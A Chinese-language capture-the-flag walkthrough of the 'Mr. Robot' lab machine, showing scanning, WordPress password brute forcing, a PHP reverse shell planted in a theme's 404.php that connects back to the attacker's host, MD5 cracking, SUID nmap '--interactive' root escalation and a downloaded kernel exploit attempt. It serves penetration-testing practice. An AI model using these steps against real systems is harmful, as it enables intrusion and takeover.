

一、靶机描述

难度等级：中等

操作系统类型：Linux

用户：root, robot, daemon


flag 目录：在用户家目录中

实验目的

获取三个 flag.

二、信息搜集

打开虚拟机：



在打开的时候有显示 failed to send command to start host

但是什么都没做，又可以了

开启 kali 机:arp-scan -l

```
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1    00:50:56:c0:00:08    (Unknown)
192.168.155.2    00:50:56:ed:8c:c1    (Unknown)
192.168.155.183 00:0c:29:30:30:1f    (Unknown)
192.168.155.254 00:50:56:ec:12:80    (Unknown)
```

得到 IP: 192.168.155.183

端口扫描：

nmap -p- --min-rate 1000 192.168.155.183

```

# nmap -p- --min-rate 1000 192.168.155.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 04:36 EDT
Nmap scan report for 192.168.155.183
Host is up (0.00040s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:30:30:1F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 101.38 seconds

```

nmap -p22,80,443 -sV -sS -A --min-rate 1000 -T4 192.168.155.183

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 04:44 EDT
Nmap scan report for 192.168.155.183
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
_ftp-title: Site doesn't have a title (text/html).
_ftp-server-header: Apache
443/tcp   open  ssl/http  Apache httpd
_ftp-server-header: Apache
ssl-cert: Subject: commonName=www.example.com
Not valid before: 2015-09-16T10:45:03
Not valid after: 2025-09-13T10:45:03
_ftp-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:30:30:1F (VMware)
aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.2 - 3.8 (
, Linux 3.13 - 4.4 (93%), Linux 3.18 (93%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Linux 2.6.32 - 3.13 (91%)
Synology DiskStation Manager 7.1 (Linux 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
Hop RTT ADDRESS
1 0.61 ms 192.168.155.183

```

没什么有用信息，入口好像也就 80

二、Getshell

访问 80 端口显示终端页面：

```

16:45 ~|~ friend_ [friend_@208.105.115.6] has joined #fsociety.

16:45 <mr_robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's
exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will
give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#

```

输入 prepare 命令，播放了一段视频，给出：whoismrrobot.com

WHO IS MR.ROBOT.COM

输入其他命令看看: fsociety

Are you ready to join fsociety?

命令: inform, 一些新闻看法



命令: question 一些结论性语言

美国梦是一个神话

偷窃即是工作

.....

命令: wakeup, 视频

命令: join

进入又一个终端

```
17:14 <mr. robot> hello friend
17:14 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you feel trapped. i know you feel controlled. but i've been fighting for you. all of you. it's time to break free from our corporate masters. you've been a slave to their debt far too long.
17:14 <mr. robot> if you're ready to join me, enter your email address.
17:15 <friend_> █
```

输入了一个邮箱即返回

查看首页源码, 没发现什么

进行目录扫描


dirsearch -u http://192.168.155.183 -e *

```

[05:19:46] 403 - 2188 - /.user.ini
[05:19:49] 301 - 08 - /0 → http://192.168.155.183/0/
[05:20:06] 301 - 2378 - /admin → http://192.168.155.183/admin/
[05:20:09] 301 - 08 - /admin/index.php → http://192.168.155.183/admin/
[05:20:10] 301 - 08 - /admin/mysql/index.php → http://192.168.155.183/admin/mysql/
[05:20:10] 301 - 08 - /admin/mysql2/index.php → http://192.168.155.183/admin/mysql2/
[05:20:10] 301 - 08 - /admin/phpMyAdmin/index.php → http://192.168.155.183/admin/phpMyAdmin/
[05:20:10] 301 - 08 - /admin/phpmyadmin/index.php → http://192.168.155.183/admin/phpmyadmin/
[05:20:10] 301 - 08 - /admin/phpmyadmin2/index.php → http://192.168.155.183/admin/phpmyadmin2/
[05:20:10] 301 - 08 - /admin/PMA/index.php → http://192.168.155.183/admin/PMA/
[05:20:10] 301 - 08 - /admin/pma/index.php → http://192.168.155.183/admin/pma/
[05:20:19] 301 - 08 - /adminer/index.php → http://192.168.155.183/adminer/
[05:20:26] 301 - 08 - /apc/index.php → http://192.168.155.183/apc/
[05:20:31] 301 - 2378 - /audio → http://192.168.155.183/audio/
[05:20:31] 301 - 08 - /atom → http://192.168.155.183/feed/atom/
[05:20:33] 301 - 08 - /axis/happyaxis.jsp → http://192.168.155.183/axis/happyaxis.jsp
[05:20:33] 301 - 08 - /axis2-web/HappyAxis.jsp → http://192.168.155.183/axis2-web/HappyAxis.jsp
[05:20:33] 301 - 08 - /axis2//axis2-web/HappyAxis.jsp → http://192.168.155.183/axis2/axis2-web/HappyAxis.js
p
[05:20:37] 301 - 08 - /bitrix/admin/index.php → http://192.168.155.183/bitrix/admin/
[05:20:38] 301 - 2368 - /blog → http://192.168.155.183/blog/
[05:20:38] 403 - 2148 - /blog/

```

很多重定向
访问/0，得到页面



搜索页面即进入之前的终端，此时出现参数，改变参数无变化，使用伪协议无变化
Wordpress

自豪地由 WordPress 提供支持


需要找到用户密码
再次扫描目录


```
[05:25:23] Starting: 0/
[05:25:24] 301 - 0B - /0/%2e%2e//google.com → https://192.168.155.183/0/%2E%2E/google.com
[05:26:19] 301 - 0B - /0/admin/index.php → https://192.168.155.183/0/admin/
[05:26:19] 301 - 0B - /0/admin/mysql/index.php → https://192.168.155.183/0/admin/mysql/
[05:26:20] 301 - 0B - /0/admin/mysql2/index.php → https://192.168.155.183/0/admin/mysql2/
[05:26:20] 301 - 0B - /0/admin/phpMyAdmin/index.php → https://192.168.155.183/0/admin/phpMyAdmin/
[05:26:20] 301 - 0B - /0/admin/phpmyadmin/index.php → https://192.168.155.183/0/admin/phpmyadmin/
[05:26:20] 301 - 0B - /0/admin/phpmyadmin2/index.php → https://192.168.155.183/0/admin/phpmyadmin2/
[05:26:20] 301 - 0B - /0/admin/PMA/index.php → https://192.168.155.183/0/admin/PMA/
[05:26:20] 301 - 0B - /0/admin/pma/index.php → https://192.168.155.183/0/admin/pma/
[05:26:28] 301 - 0B - /0/adminer/index.php → https://192.168.155.183/0/adminer/
[05:26:35] 301 - 0B - /0/apc/index.php → https://192.168.155.183/0/apc/
[05:26:41] 301 - 0B - /0/atom → https://192.168.155.183/0/feed/atom/
[05:26:42] 301 - 0B - /0/axis/happyaxis.jsp → https://192.168.155.183/0/axis/happyaxis.jsp
[05:26:42] 301 - 0B - /0/axis2-web/HappyAxis.jsp → https://192.168.155.183/0/axis2-web/HappyAxis.jsp
[05:26:42] 301 - 0B - /0/axis2//axis2-web/HappyAxis.jsp → https://192.168.155.183/0/axis2/axis2-web/HappyAxis.jsp
[05:26:46] 301 - 0B - /0/bitrix/admin/index.php → https://192.168.155.183/0/bitrix/admin/
[05:26:54] 301 - 0B - /0/Citrix/AccessPlatform/auth/clientscripts/cookies.js → https://192.168.155.183/0/Citrix/AccessPlatform/auth/clientscripts/cookies.js
[05:26:54] 301 - 0B - /0/claroline/phpMyAdmin/index.php → https://192.168.155.183/0/claroline/phpMyAdmin/
[05:27:07] 301 - 0B - /0/db/index.php → https://192.168.155.183/0/db/
[05:27:08] 301 - 0B - /0/dbadmin/index.php → https://192.168.155.183/0/dbadmin/
[05:27:15] 301 - 0B - /0/engine/classes/swfupload/swfupload.swf → https://192.168.155.183/0/engine/classes/swfupload/swfupload.swf
[05:27:15] 301 - 0B - /0/engine/classes/swfupload/swfupload_f9.swf → https://192.168.155.183/0/engine/classes/swfupload/swfupload_f9.swf
[05:27:17] 301 - 0B - /0/etc/lib/pChart2/examples/imageMap/index.php → https://192.168.155.183/0/etc/lib/pChart2/examples/imageMap/
[05:27:19] 301 - 0B - /0/extjs/resources/charts.swf → https://192.168.155.183/0/extjs/resources/charts.swf
[05:27:20] 301 - 0B - /0/feed → https://192.168.155.183/0/feed/
[05:27:20] 301 - 0B - /0/html/js/extjs/swfupload/swfupload.swf → https://192.168.155.183/0/html/js/extjs/swfupload/swfupload.swf
```


这很糟糕了

回到 80 端口看看其他的

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?




I like where you head is at. However I'm not going to help you.




I like where you head is at. However I'm not going to help you.

User-agent: *
fsociety.dic
key-1-of-3.txt




User-agent: *
fsociety.dic
key-1-of-3.txt

访问 key-1-of-3.txt 获得第一个 flag: 073403c8a58a1f80d943455fb30724b9



073403c8a58a1f80d943455fb30724b9

访问 fsociety.dic, 得到一个超大字典



```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
```

那么进行爆破?

下载字典: wget <http://192.168.155.183/fsociety.dic>

查看一下, 8 万多条……

试试去重


sort fsociety.dic | uniq > dic.txt

去重后一万多条

重回 wordpress 登录页面

Bp 抓包爆破

用户名错误是这样的



用户名存在密码错误是这样的

ERROR: The password you entered for the username Elliot is incorrect. [Lost your password?](#)

Username
Elliot

5475	1	ELLIOT	200	1140	4172
5474	1	Elliot	200	1112	4172
5473	1	elliott	200	1092	4172

得到用户名 **ELLOIOT**、**Elliot**、**elliott**
去爆破密码：
选择集群炸弹攻击,当然这样 payload 有点多，如果熟悉 wordpress 登录的代码，可以减轻一点负担。
找到了， 可以看提示哈 302 跳转

16679	ELLIOT	ER28-0652	302	1892	1116	Request URI (1), 302 Location (1), URL As A Value (
16680	Elliot	ER28-0652	302	1868	1116	Request URI (1), 302 Location (1), URL As A Value (
16681	elliott	ER28-0652	302	1868	1116	Request URI (1), 302 Location (1), URL As A Value (
0			200	66	4122	All URI (10), LinkIndex (9), Request URI (1), URL As

密码都是 **ER28-0652**
拿去登录一下

user's Blog!
7
0
New

Howdy, Elliot Alderson
Screen Options
Help

Dashboard
WordPress 6.8.1 is available! [Please update now.](#)

Home
Updates
Posts
Media
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu

Dashboard

At a Glance
WordPress 4.3.1 running Twenty Fifteen theme.
Update to 6.8.1

Activity
No activity yet!

Quick Draft
Title
What's on your mind?
Save Draft

WordPress News
RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate
RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

进入后台
找到一个外观 - 编辑的地方



应该可以实现反弹 shell

查找脚本: `find / -name php-reverse-shell.php`

```
find: /proc/81497/ns: Permission denied
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
find: '/usr/lib/mysql/plugin/auth_pam_tool_dir': Permission denied
```

修改脚本:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = isset($_POST['ip']) ? $_POST['ip'] : '10.2.2.1';
// $ip = '192.168.155.166'; // CHANGE THIS
// $port = 9001; // CHANGE THIS
$port = isset($_POST['port']) ? $_POST['port'] : '8888';
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
-- INSERT -- W10: Warning: Changing a readonly file
```

将脚本复制到 edit, 404.php 页面

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.155.166'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null; // $ip = isset($_POST['ip']) ? $_POST['ip'] : '10.2.2.1';
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl fork is hardly ever available, but will allow us to daemonise
```

启动监听;

```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 8888
listening on [any] 8888 ...
```

上传文件，访问文件，提示没找到文件多刷新几遍



Connection refused (111)

```
(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.155.166] from (UNKNOWN) [192.168.155.183] 55304
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GN
U/Linux
11:15:04 up 2:42, 0 users, load average: 0.00, 0.01, 0.30
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

四、旧版本 Nmap 提权

访问 /etc/passwd

cd /home/robot

```

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnamiftpx:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql:x:1001:1001::/home/mysql:
varnish:x:999:999::/home/varnish:
robot:x:1002:1002::/home/robot:
$ sudo su
sudo: no tty present and no askpass program specified
$ cd /home/robot
$ ls
key-2-of-3.txt
password.raw-md5
$

```

找到第二个 flag，但是没有权限

```

$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$

```

读取另一个文件

```

$ file password.raw-md5
password.raw-md5: ASCII text
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$

```

robot:c3fcd3d76192e4007dfb496cca67e13b

MD5 解密: abcdefghijklmnopqrstuvwxyz

c3fcd3d76192e4007dfb496cca67e13b 解密

md5

abcdefghijklmnopqrstuvwxyz

创建交互窗口: `python -c "import pty;pty.spawn('/bin/bash')"`

```
U/Linux
$ python -c "import pty;pty.spawn('/bin/bash')"
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ abcdefghijklmnopqrstuvwxyz
```

获取第二个 flag

```
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

但是发现权限还是很低

查找一下具有 SUID 位的文件:

`find / -perm -u=s -type f 2>/dev/null`

```
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

靶机里的 nmap

```
robot@linux:~$ nmap -v
nmap -v

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2025-05-25 11:37 UTC
No target machines/networks specified!
QUITTING!
```

查询一下：

 CSDN博客
<https://blog.csdn.net/zijiajd/article/details>

nmap提权几种方式 - CSDN博客

2025年4月7日 · 首先，执行`nmap --interactive`进入交互模式，然后输入`!sh`启动shell。同时，展示了如何查找系统中具有s标志位的nmap，这要求nmap版本较旧。此外，还提到了以root权 ...

来自blog.csdn.net的其他内容

[nmap提权 - CSDN博客](#)

nmap  老版本支持“interactive.”选项，用户能够通过该选项执行shell命令

提权成功：

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! sh
! sh
Unknown command (! sh) -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# █
```

找一下第三个 flag:

```
ls
bin  dev  home      lib    lost+found  mnt  proc  run  srv  tmp  var
boot etc  initrd.img lib64  media      opt  root  sbin sys  usr  vmlinuz
# find / -name key-3-of-3.txt
find / -name key-3-of-3.txt
/root/key-3-of-3.txt
```

```
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

题外话，试了一下内核提权：

查看内核

```
robot@linux:/etc$ uname -a
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
U/Linux
```

Searchsploit ubuntu 14.04

Searchsploit -m 37088.c

python -m http.server 4443

wget http://192.168.155.166/37088.c

```

(kali㉿kali)-[~]
$ python -m http.server 4443
Serving HTTP on 0.0.0.0 port 4443 (http://0.0.0.0:4443/) ...
192.168.155.1 - - [25/May/2025 07:51:17] "GET / HTTP/1.1" 200 -
192.168.155.1 - - [25/May/2025 07:51:17] code 404, message File not found
192.168.155.1 - - [25/May/2025 07:51:17] "GET /favicon.ico HTTP/1.1" 404 -
192.168.155.183 - - [25/May/2025 07:51:57] "GET /37088.c HTTP/1.1" 200 -
192.168.155.183 - - [25/May/2025 07:53:43] "GET /37088.c HTTP/1.1" 200 -

```

Gcc 编译后启动

```

37088.c upup vmware-root
robot@linux:/tmp$ chmod 777 upup
chmod 777 upup
robot@linux:/tmp$ ./upup
./upup
created /var/crash/_bin_sleep.1002.crash
crasher: my pid is 3008
apport stopped, pid = 3009
getting pid 3008
current pid = 3007..5000..7500..10000..12500..15000..17500..20000..22500..25000..27500..30000..32
500..35000..37500..40000..42500..45000..47500..50000..52500..55000..57500..60000..62500..65000..6
7500..70000..72500..75000..77500..80000..82500..85000..87500..90000..92500..95000..97500..100000.
.102500..105000..107500..110000..112500..115000..117500..120000..122500..125000..127500..130000..
2500..
** child: current pid = 3008
** child: executing /bin/su
Password: sleeping 2s..

checker: mode 198380048
waiting for file to be unlinked..writing to fifo
fifo written.. wait...
waiting for /etc/sudoers.d/core to appear..
id
su: Authentication failure

```

遗憾的是 Apport 没有运行，后续没有进行了有兴趣的可以试试。

考点：了解 wordpress/nmap